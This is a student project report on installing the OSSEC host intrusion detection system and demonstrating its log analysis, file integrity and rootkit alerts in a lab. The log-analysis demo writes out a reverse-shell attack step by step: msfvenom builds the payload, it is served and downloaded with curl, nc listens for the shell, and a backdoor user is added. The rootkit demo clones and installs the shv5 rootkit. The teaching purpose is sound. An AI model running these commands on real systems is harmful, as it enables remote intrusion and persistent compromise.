CSE406 Project Report

OSSEC

MD. Zarzees Uddin Shah - 1805009
Abdus Samee - 1805021

1 Overview

OSSEC is an Open Source Host based Intrusion Detection System. It performs log analysis, integrity checking, Windows registry monitoring, rootkit detection, real-time alerting and active response. It runs on most operating systems, including Linux, OpenBSD, FreeBSD, Mac OS X, Solaris and Windows.

1.1 Key Benefits

1.1.1 Compliance Requirements

OSSEC helps customers meet specific compliance requirements such as PCI and HIPAA. It lets customers detect and alert on unauthorized file system modifications and malicious behavior embedded in the log files of commercial products as well as custom applications. For PCI, it covers the sections of file integrity monitoring log inspection and monitoring and policy enforcement/checking.

1.1.2 Multi platform

OSSEC lets customers implement a comprehensive host based intrusion detection system with fine grained application/server specific policies across multiple platforms such as Linux, Solaris, Windows, and Mac OS X.

1.1.3 Real-time and Configurable Alerts

OSSEC lets customers configure incidents they want to be alerted on, and lets them focus on raising the priority of critical incidents over the regular noise on any system. Integration with smtp, sms, and syslog allows customers to be on top of alerts by sending them to e-mail enabled devices. Active response options to block an attack immediately are also available.

1.1.4 Integration with current infrastructure

OSSEC will integrate with current investments from customers such as SIM/SEM (Security Incident Management/Security Events Management) products for centralized reporting and correlation of events.

1.1.5 Centralized management

OSSEC provides a simplified centralized management server to manage policies across multiple operating systems. Additionally, it also lets customers define server specific overrides for finer grained policies.

1.1.6 Agent and agentless monitoring

OSSEC offers the flexibility of agent based and agentless monitoring of systems and networking components such as routers and firewalls. Agentless monitoring lets customers who have restrictions on software being installed on systems (such as FDA approved systems or appliances) meet security and compliance needs.

1.2 Key Features

1.2.1 File Integrity checking

There is one thing in common to any attack to your networks and computers: they change your systems in some way. The goal of file integrity checking (or FIM - file integrity monitoring) is to detect these changes and alert you when they happen. It can be an attack, or a misuse by an employee or even a typo by an admin, any file, directory or registry change will be alerted to you.




Figure 1: OSSEC Architecture

1.2.2 Log Monitoring

Your operating system wants to speak to you, but do you know how to listen? Every operating system, application, and device on your network generate logs (events) to let you know what is happening. OSSEC collects, analyzes and correlates these logs to let you know if something suspicious is happening (attack, misuse, errors, etc). Do you want to know when an application is installed on your client box? Or when someone changes a rule in your firewall? By monitoring your logs, OSSEC will notify you.

1.2.3 Rootkit detection

Criminal hackers want to hide their actions, but using rootkit detection you can be notified when the system is modified in a way common to rootkits.

1.2.4 Active response

Active response allows OSSEC to take immediate action when specified alerts are triggered. This may prevent an incident from spreading before an administrator can take action.

1.3 OSSEC Architecture

Figure 1 shows the central manager receiving events from the agents and system logs from remote devices. When something is detected, active responses can be executed and the admin is notified.

2 Installation

2.1 OSSEC server

2.1.1 Update your Ubuntu system

```
$ sudo apt update
$ sudo apt upgrade -y
```

2.1.2 Install Setup dependencies

```
$ sudo apt install build-essential gcc make unzip sendmail inotify-tools expect libevent-dev libpcre2-de
$ sudo apt-get install libsystemd-dev
```

2.1.3 Download Latest OSSEC HIDS

```
$ VERSION=$(curl -s https://api.github.com/repos/ossec/ossec-hids/releases/latest  | grep tag_name | cu
$ wget https://github.com/ossec/ossec-hids/archive/$VERSION.tar.gz
```

2.1.4 Install OSSEC HIDS on Ubuntu

```
$ tar xvf $VERSION.tar.gz
$ cd ossec-hids-${VERSION}
$ sudo sh install.sh
(en/br/cn/de/el/es/fr/hu/it/jp/nl/pl/ru/sr/tr) [en]: en
You are about to start the installation process of the OSSEC HIDS.
 You must have a C compiler pre-installed in your system.

  - System: Linux hakimmail.novum.co.ke 4.15.0-151-generic
  - User: root
  - Host: ossec_server

  -- Press ENTER to continue or Ctrl-C to abort. --
  1- What kind of installation do you want (server, agent, local, hybrid or help)? server
  - Server installation chosen. server
  - Choose where to install the OSSEC HIDS [/var/ossec]: <Press ENTER>

    - Installation will be made at  /var/ossec .
  3.1- Do you want e-mail notification? (y/n) [y]: n
  3.2- Do you want to run the integrity check daemon? (y/n) [y]: y

   - Running syscheck (integrity check daemon).

  3.3- Do you want to run the rootkit detection engine? (y/n) [y]: y

   - Running rootcheck (rootkit detection).

  3.4- Active response allows you to execute a specific
       command based on the events received. For example,
       you can block an IP address or disable access for
       a specific user.
       More information at:
       http://www.ossec.net/en/manual.html#active-response

   - Do you want to enable active response? (y/n) [y]: n

     - Active response disabled.

  3.5- Do you want to enable remote syslog (port 514 udp)? (y/n) [y]: y

   - Remote syslog enabled.

  3.6- Setting the configuration to analyze the following logs:
    -- /var/log/auth.log
    -- /var/log/syslog
    -- /var/log/dpkg.log

 - If you want to monitor any other file, just change
   the ossec.conf and add a new localfile entry.
   Any questions about the configuration can be answered
   by visiting us online at http://www.ossec.net .


   --- Press ENTER to continue ---
```

Give it some time to complete the installation.

```
 - System is Debian (Ubuntu or derivative).
 - Init script modified to start OSSEC HIDS during boot.

 - Configuration finished properly.

 - To start OSSEC HIDS:
      /var/ossec/bin/ossec-control start

 - To stop OSSEC HIDS:
      /var/ossec/bin/ossec-control stop

 - The configuration can be viewed or modified at /var/ossec/etc/ossec.conf

    Thanks for using the OSSEC HIDS.
    If you have any question, suggestion or if you find any bug,
    contact us at https://github.com/ossec/ossec-hids or using
    our public maillist at
    https://groups.google.com/forum/#!forum/ossec-list

    More information can be found at http://www.ossec.net

    ---  Press ENTER to finish (maybe more information below). ---

 - In order to connect agent and server, you need to add each agent to the server.
   Run the 'manage_agents' to add or remove them:

   /var/ossec/bin/manage_agents
```

2.2 OSSEC Agent

Now that we have the OSSEC server up and running, let us set up the agent in a different server and add it to the OSSEC server.

2.2.1 Install OSSEC Agent on Ubuntu

At this point repeat Step 2.1.1 Step 2.1.2 and Step 2.1.3 exactly the way they are.

2.2.2 Install OSSEC HIDS Agent

```
$ cd ossec-hids-${VERSION}
$ sudo sh install.sh
(en/br/cn/de/el/es/fr/hu/it/jp/nl/pl/ru/sr/tr) [en]: en
```

```
OSSEC HIDS v3.6.0 Installation Script - http://www.ossec.net

 You are about to start the installation process of the OSSEC HIDS.
 You must have a C compiler pre-installed in your system.

  - System: Linux tinc 5.4.0-29-generic
  - User: root
  - Host: ossec_agent

  -- Press ENTER to continue or Ctrl-C to abort. --
 1- What kind of installation do you want (server, agent, local, hybrid or help)? agent
 2- Setting up the installation environment.

 - Choose where to install the OSSEC HIDS [/var/ossec]: PRESS ENTER

    - Installation will be made at  /var/ossec .

Add OSSEC server to connect to

3- Configuring the OSSEC HIDS.

  3.1- What's the IP Address or hostname of the OSSEC HIDS server?: 10.0.0.4

   - Adding Server IP 10.0.0.4

Run integrity daemon.

 3.2- Do you want to run the integrity check daemon? (y/n) [y]: y

   - Running syscheck (integrity check daemon).

Enable rootkit detection engine.
 3.3- Do you want to run the rootkit detection engine? (y/n) [y]: y

   - Running rootcheck (rootkit detection).

Disable active responses.
 3.4 - Do you want to enable active response? (y/n) [y]: n

   - Active response disabled.


You will be lead to screen of this kind.

 3.5- Setting the configuration to analyze the following logs:
    -- /var/log/auth.log
    -- /var/log/syslog
    -- /var/log/dpkg.log
    -- /var/log/nginx/access.log (apache log)
    -- /var/log/nginx/error.log (apache log)

 - If you want to monitor any other file, just change
   the ossec.conf and add a new localfile entry.
   Any questions about the configuration can be answered
   by visiting us online at http://www.ossec.net .


   --- Press ENTER to continue ---
- System is Debian (Ubuntu or derivative).
 - Init script modified to start OSSEC HIDS during boot.

 - Configuration finished properly.

 - To start OSSEC HIDS:
      /var/ossec/bin/ossec-control start

 - To stop OSSEC HIDS:
      /var/ossec/bin/ossec-control stop

 - The configuration can be viewed or modified at /var/ossec/etc/ossec.conf

    Thanks for using the OSSEC HIDS.
    If you have any question, suggestion or if you find any bug,
    contact us at https://github.com/ossec/ossec-hids or using
    our public maillist at
    https://groups.google.com/forum/#!forum/ossec-list

    More information can be found at http://www.ossec.net

    ---  Press ENTER to finish (maybe more information below). ---
```

2.3 Add OSSEC Agent on OSSEC Server

Now that we have OSSEC Server and Agent running, we are going to add Agent to the server for it to be sending logs of events to sever. Before adding agent, make sure that you allow port 1514 in UDP protocol to allow communication between server and agent.

```
$ sudo ufw allow 1514/udp
$ sudo ufw reload

$ sudo /var/ossec/bin/manage_agents
****************************************
* OSSEC HIDS v3.6.0 Agent manager.     *
* The following options are available: *
****************************************
   (A)dd an agent (A).
   (E)xtract key for an agent (E).
   (L)ist already added agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or Q: A
 Adding a new agent (use '\q' to return to the main menu).

  Please provide the following:
   * A name for the new agent: ossec_agent
   * The IP Address of the new agent: 10.0.0.6
   * An ID for the new agent[001]:<ENTER>

   Agent information:
```

```
   ID:001
   Name:ossec_agent
   IP Address: 10.0.0.6

Confirm adding it?(y/n): Y
Agent added with ID 001.

****************************************
* OSSEC HIDS v3.6.0 Agent manager.     *
* The following options are available: *
****************************************
   (A)dd an agent (A).
   (E)xtract key for an agent (E).
   (L)ist already added agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or Q: E

Available agents:
   ID: 001, Name: ossec_agent, IP: 10.0.0.6
Provide the ID of the agent to extract the key (or '\q' to quit): 001

Agent key information for '001' is:
MDA------------------------------------------------------------------------------------2Q5YjU1MQ==

** Press ENTER to return to the main menu.
****************************************
* OSSEC HIDS v3.6.0 Agent manager.     *
* The following options are available: *
****************************************
   (A)dd an agent (A).
   (E)xtract key for an agent (E).
   (L)ist already added agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting.
manage_agents: Exiting.

$ sudo /var/ossec/bin/ossec-control restart

Killing ossec-monitord ..
Killing ossec-logcollector ..
Killing ossec-remoted ..
Killing ossec-syscheckd ..
Killing ossec-analysisd ..
Killing ossec-maild ..
ossec-execd not running ..
OSSEC HIDS v3.6.0 Stopped
Starting OSSEC HIDS v3.6.0...
Started ossec-maild...
Started ossec-execd...
Started ossec-analysisd...
Started ossec-logcollector...
Started ossec-remoted...
Started ossec-syscheckd...
Started ossec-monitord...
Completed.
```

2.3.1 Add Key to OSSEC Agent

```
$ sudo /var/ossec/bin/manage_agents

****************************************
* OSSEC HIDS v3.6.0 Agent manager.     *
* The following options are available: *
****************************************
   (I)mport key from the server (I).
   (Q)uit.
Choose your action: I or Q: I
```

Paste the key you extracted from OSSEC server.

```
    * Provide the Key generated by the server.
* The best approach is to cut and paste it.
*** OBS: Do not include spaces or new lines.

Paste it here (or '\q' to quit): MDAxIE================================================================

Agent information:
   ID:001
   Name:ossec_agent
   IP Address:10.0.0.6

Confirm adding it?(y/n): y
2023/09/04 19:28:16 manage_agents: ERROR: Cannot unlink /queue/rids/sender: No such file or directory
Added.
** Press ENTER to return to the main menu.

***************************************
* OSSEC HIDS v3.6.0 Agent manager.     *
* The following options are available: *
****************************************
   (I)mport key from the server (I).
   (Q)uit.
Choose your action: I or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting.
manage_agents: Exiting.

$ sudo /var/ossec/bin/ossec-control start

Killing ossec-logcollector ..
Killing ossec-syscheckd ..
Killing ossec-agentd ..
ossec-execd not running ..
OSSEC HIDS v3.6.0 Stopped
Starting OSSEC HIDS v3.6.0...
Started ossec-execd...
2023/09/06 21:45:19 ossec-agentd: INFO: Using notify time: 600 and max time to reconnect: 1800
2023/09/06 21:45:19 going daemon
Started ossec-agentd...
Started ossec-logcollector...
Started ossec-syscheckd...
Completed.
```

2.4 Test and Check Connection

To check and confirm if OSSEC Agent connected and communicating with the OSSEC server simply check OSSEC logs on the Agent host.

```
$ tail -f /var/ossec/logs/ossec.log
2023/09/04 19:30:24 ossec-agentd: INFO: Trying to connect to server 10.0.0.4, port 1514.
2023/09/04 19:30:24 INFO: Connected to 10.0.0.4 at address 10.0.0.4, port 1514
2023/09/04 19:30:24 o sec-agentd: DEBUG: agt->sock: 14
```

On the OSSEC server, check if the Agent is recognized and listed as Active.

```
    $ sudo /var/ossec/bin/agent_control -lc

OSSEC HIDS agent_control. List of available agents:
   ID: 000, Name: ossec_server (server), IP: 127.0.0.1, Active/Local
   ID: 001, Name: ossec_agent, IP: 10.0.0.6, Active
```

2.5 Installing OSSEC Web Interface

For proper visualization and monitoring track of events, OSSEC has a suitable web interface that provides an awesome view of events.

2.5.1 Install Apache web-server

```
$ sudo apt update
$ sudo apt install apache2 -y

$ git clone https://github.com/ossec/ossec-wui.git
$ sudo mv  ossec-wui /srv
$ cd /srv/ossec-wui
$ sudo ./setup.sh
```

From the below screen, you will be prompted to enter your username and password. These are the credentials you will need to login to your web interface. Choose web server user www-data.

```
trap: SIGHUP: bad trap
Setting up ossec ui...

Username: admin
```

```
New password: ossec_password
Re-type new password: ossec_password
Adding password for user admin
Enter your web server user name (e.g. apache, www, nobody, www-data, ...)
www-data

Setup completed successfully.
```

Create Apache VirtualHost configuration file for OSSEC Server. Replace ossecsample.com with your domain

```
$ sudo vim /etc/apache2/sites-available/ossec-wui.conf
<VirtualHost *:80>
     DocumentRoot /srv/ossec-wui/
     ServerName ossec.example.com
     ServerAlias ossecsample.com
     ServerAdmin admin@ossecsample.com

     <Directory /srv/ossec-wui/>
        Options +FollowSymlinks
        AllowOverride All
        Require all granted
     </Directory>

     ErrorLog /var/log/apache2/moodle-error.log
     CustomLog /var/log/apache2/moodle-access.log combined
</VirtualHost>
```

Create a symbolic link to /etc/apache2/sites-enabled.

```
$ sudo a2dissite 00-default.conf
$ sudo a2ensite ossec-wui.conf
```


Restart and enable the Apache web server.

```
$ sudo systemctl restart apache2
$ sudo systemctl enable apache2
```

Check the status of apache2 service to confirm it is running:

```
 $ systemctl status apache2
 . apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
     Active: active (running) since Mon 2021-10-04 23:23:21 EAT; 3 days ago
       Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 193825 (apache2)
      Tasks: 11 (limit: 2269)
     Memory: 38.1M
     CGroup: /system.slice/apache2.service
             |-- 193825 /usr/sbin/apache2 -k start
             |-- 1282512 /usr/sbin/apache2 -k start
             |-- 1282513 /usr/sbin/apache2 -k start
```

Now visit your domain/ServerIP on your web browser to access the OSSEC interface. Use the username and password you set during the installation of the web interface to log in. The diagram below is showcasing activity logs within the server. They are being sent by agents from both OSSEC server and OSSEC agent host.



October 08th, 2021 07:45:12 PM

Available agents:

+ossec-server (127.0.0.1)
+new ([redacted])

Latest modified files:

+/etc/ufw/user6.rules
+/etc/ufw/user.rules
+/etc/systemd/system/multi-user.target.wants/s..
+/etc/systemd/system/sockets.target.wants/snap..
+/etc/systemd/system/snap.lxd.daemon.service..
+/etc/systemd/system/snap.lxd.activate.service..

Latest events

```
Level:     3 - Login session opened.                              2021 Oct 08 19:45:00
Rule Id:   5501
Location:  (new) [redacted]->/var/log/auth.log
  Oct 8 17:44:59 chat sudo: pam_unix(sudo:session): session opened for user root by chat(uid=0)

Level:     4 - First time user executed sudo.                     2021 Oct 08 19:45:00
Rule Id:   5403
Location:  (new) [redacted]->/var/log/auth.log
User:      chat
  Oct 8 17:44:59 chat sudo: chat : TTY=pts/0 ; PWD=/home/chat ; USER=root ; COMMAND=/usr/bin/apt update -y

Level:     5 - SSHD authentication failed.                        2021 Oct 08 19:44:39
Rule Id:   5716
Location:  tinc->/var/log/auth.log
Src IP:    180.167.18.22
User:      root
  Oct 8 20:44:39 tinc sshd[1311673]: Failed password for root from 180.167.18.22 port 51782 ssh2
```


3 Feature Demonstration

3.1 Log Analysis

3.1.1 Open Ubuntu Server

The following steps have been taken while opening the Azure Cloud Ubuntu seed VM:

- ssh into the Azure VM using the provided key
- Type: `$ sudo su seed`
- Open vncserver: `seed$ vncserver -localhost no` and connect using TigerVNC or RealVNC



```
samee@uncleRoger:~$ sudo su seed
seed@uncleRoger:/home/samee$ vncserver -localhost no
Cleaning stale pidfile '/home/seed/.vnc/uncleRoger.1zrlyzgncbqujapoocdfskv0qb.rx.internal.cloudapp.net:1.pid'!

New 'uncleRoger.1zrlyzgncbqujapoocdfskv0qb.rx.internal.cloudapp.net:1 (seed)' desktop at :1 on machine uncleRo
ger.1zrlyzgncbqujapoocdfskv0qb.rx.internal.cloudapp.net

Starting applications specified in /home/seed/.vnc/xstartup
Log file is /home/seed/.vnc/uncleRoger.1zrlyzgncbqujapoocdfskv0qb.rx.internal.cloudapp.net:1.log

Use xtigervncviewer -SecurityTypes VncAuth,TLSVnc -passwd /home/seed/.vnc/passwd uncleRoger.1zrlyzgncbqujapooc
dfskv0qb.rx.internal.cloudapp.net:1 to connect to the VNC server.

seed@uncleRoger:/home/samee$ 
```

3.1.2 Open Ubuntu Client

ssh into the client VM similarly like server, but not vncserver connection is mandatory, it is optional

3.1.3 Open Kali VM Attacker

- ssh into the Kali VM using the provided key

- Create a folder:

```
~$ mkdir payload
~$ cd payload
```

- Create the malicious payload which will enable any client to connect to attacker via port 6666:

```
~/payload$ msfvenom -p cmd/unix/reverse_bash lhost=10.0.0.6 lport=6666 R > payload.out
```

- Then start a python server at the payload folder:

```
~/payload$ sudo python3 -m http.server 80
```

- In another tab, initiate an **nc** connection:

```
~/payload$ nc -vlp 6666
```

3.1.4 Download Payload into Agent

- Execute the following:

```
~/payload$ curl http://10.0.0.6/payload.out -o payload.out
~/payload$ chmod +x payload.out
~/payload$ ./payload.out
```


This will connect the client to the Kali VM and the VM will get the shell access of the client

3.1.5 Manipulate client


- Stylize the accessed shell: `client$ python3 -c 'import pty; pty.spawn("/bin/bash")'`
- If the command `client$ whoami` is executed then we can see the hostname of the client in Kali VM

-
  ```
  client$ groups client
  client$ sudo useradd -m -g <group> <new_username>
  client$ sudo su <new_username>
  ```

The above commands will create a new user with a role present to the original client. Then, when the server web-ui is visited, we shall see the logs of a new user created and logged in.



```
Level:       8 - New user added to the system
Rule Id:     5902
Location:    (Ubuntu-Agent) 10.0.0.5->/var/log/auth.log
 Sep 13 10:44:21 UbuntuAgent useradd[2098]: new user: name=hacked, UID=1003, GID=29, home=/home/hacked, shell=/bin/bash, from=/dev/pts/1
```



```
Level:       3 - Login session opened.
Rule Id:     5501
Location:    (Ubuntu-Agent) 10.0.0.5->/var/log/auth.log
 Sep 13 10:44:28 UbuntuAgent su: pam_unix(su:session): session opened for user hacked by (uid=0)
```

3.2 File Monitoring/Syscheck

3.2.1 Enable Alert for New File Creation

- By default, OSSEC does not alert on new files. So, we need to enable *¡alert_new_files¿* in the server's **ossec.conf** file, under the *¡syscheck¿* section. Also, reduce the *frequency*. Remember to keep the level above 0. By default, the */etc, /usr/bin, /usr/sbin* folders will be monitored.

```
<syscheck>
  <frequency>100</frequency>
  <alert_new_files>yes</alert_new_files>
  <directories check_all="yes">/etc,/usr/bin,/usr/sbin</directories>
</syscheck>
```

- Inside the server's **local_rules.xml** file, execute the following to enable syslog for a new file creation:

```
<rule id="554" level="10" overwrite="yes">
  <category>ossec</category>
  <decoded_as>syscheck_new_entry</decoded_as>
  <description>File added to the system.</description>
  <group>syscheck,</group>
</rule>
```


- The location of the files are */var/ossec/etc/ossec.conf* and */var/ossec/rules/local_rules.xml*

3.2.2 Create and Modify File in Monitored Directory

- We go to one of the monitored folders **/etc** and do the following:


```
~$ cd /etc
~/etc$ touch test.txt
~/etc$ nano test.txt
```

- Then add contents to the file and save it
- We will get two separate alerts: a **level 10** alert for creating a file and a **level 7** alert for modifying the file. Then we can see the modified file's name in the *"Latest Modified Files"* section of the server's web-ui.



```
Level:      10 - File added to the system.                    2023 Sep 13 13:48:09
Rule Id:    554
Location:   (Ubuntu-Agent) 10.0.0.5->syscheck
  New file '/etc/test_for_int.txt' added to the file system.
  New sha1sum is : '84330eb414bd0dee161fdbd3b39cb258fc4ed13c'
  New md5sum is : '0b7ee4e05b57b8d1aaa765a827238015'
```

This way we can monitor file changes in a monitored directory using OSSEC.



```
Level:      7 - Integrity checksum changed.                                   2023 Sep 13 14:16:40
Rule Id:    550
Location:   (Ubuntu-Agent) 10.0.0.5->syscheck
  Integrity checksum changed for: '/etc/test_for_int.txt'
  Size changed from '157' to '306'
  Old md5sum was: '0b7ee4e05b57b8d1aaa765a827238015'
  New md5sum is : 'c34d91ae5314feb80a9a6e0a47ca3f22'
  Old sha1sum was: '84330eb414bd0dee161fdbd3b39cb258fc4ed13c'
  New sha1sum is : '6f81511a2aceee8897ae7abcf4da97f48dc5164a'
```

Available agents:

+ossec-server
+Ubuntu-Agent

Latest modified files:

+/etc/test_for_int.txt
+/etc/testing.txt
+/etc/gg.txt
+/etc/gshadow
+/etc/gshadow-
+/etc/group-

3.3 Rootkit Detection

3.3.1 Open Ubuntu Server

```
$ sudo ./bin/agent_control -lc
```

get agent id from the list

```
$ sudo tail -f logs/alerts/alerts.log
```

Keep the previous command running (don't Ctrl+C)

3.3.2 Open Ubuntu Agent

```
$ git clone https://github.com/CCrashBandicot/shv5.git
$ cd shv5
$ ls
$ sudo chmod 777 setup
$ ./setup
```

Now ls command will not work in agent


```
$ ossec_agent@OssecAgent:~/shv5$ ls
-bash: /usr/bin/ls: No such file or directory
$ ossec_agent@OssecAgent:~/shv5$ ls
-bash: /usr/bin/ls: No such file or directory
```

3.3.3 Refresh Server

open a new tab in terminal

```
$ sudo ./bin/agent_control -r -u <agent_no>
```

go back to the unstopped tab of terminal running the 'tail' command and see rootkit detected



```
** Alert 1694548375.16586: mail  - ossec,rootcheck,
2023 Sep 12 19:52:55 (ossec_agent) 10.0.0.6->rootcheck
Rule: 510 (level 7) -> 'Host-based anomaly detection event (rootcheck).'
Rootkit 'shv5' detected by the presence of file '/usr/lib/libsh'.
```

4 Special Notes

- All the experiments were done using Azure VM, but you can use any VM or Docker or separate machine. Know the necessary commands to connect to them.
- OSSEC server and agent both have to be connected on the same LAN.
- OSSEC is an old tool. So some notifications or alerts may take time. Be patient.
- Sometimes problems occur when uninstall and reinstalling OSSEC. (Most of the time could not find the agent). Better solution is completely uninstall it from server and agent both.
- It may happen problem will occur even though you followed all the rules. Please restart/reinstall/reset and try again.
- In the worst case you may have to create a completely new VM and start over again.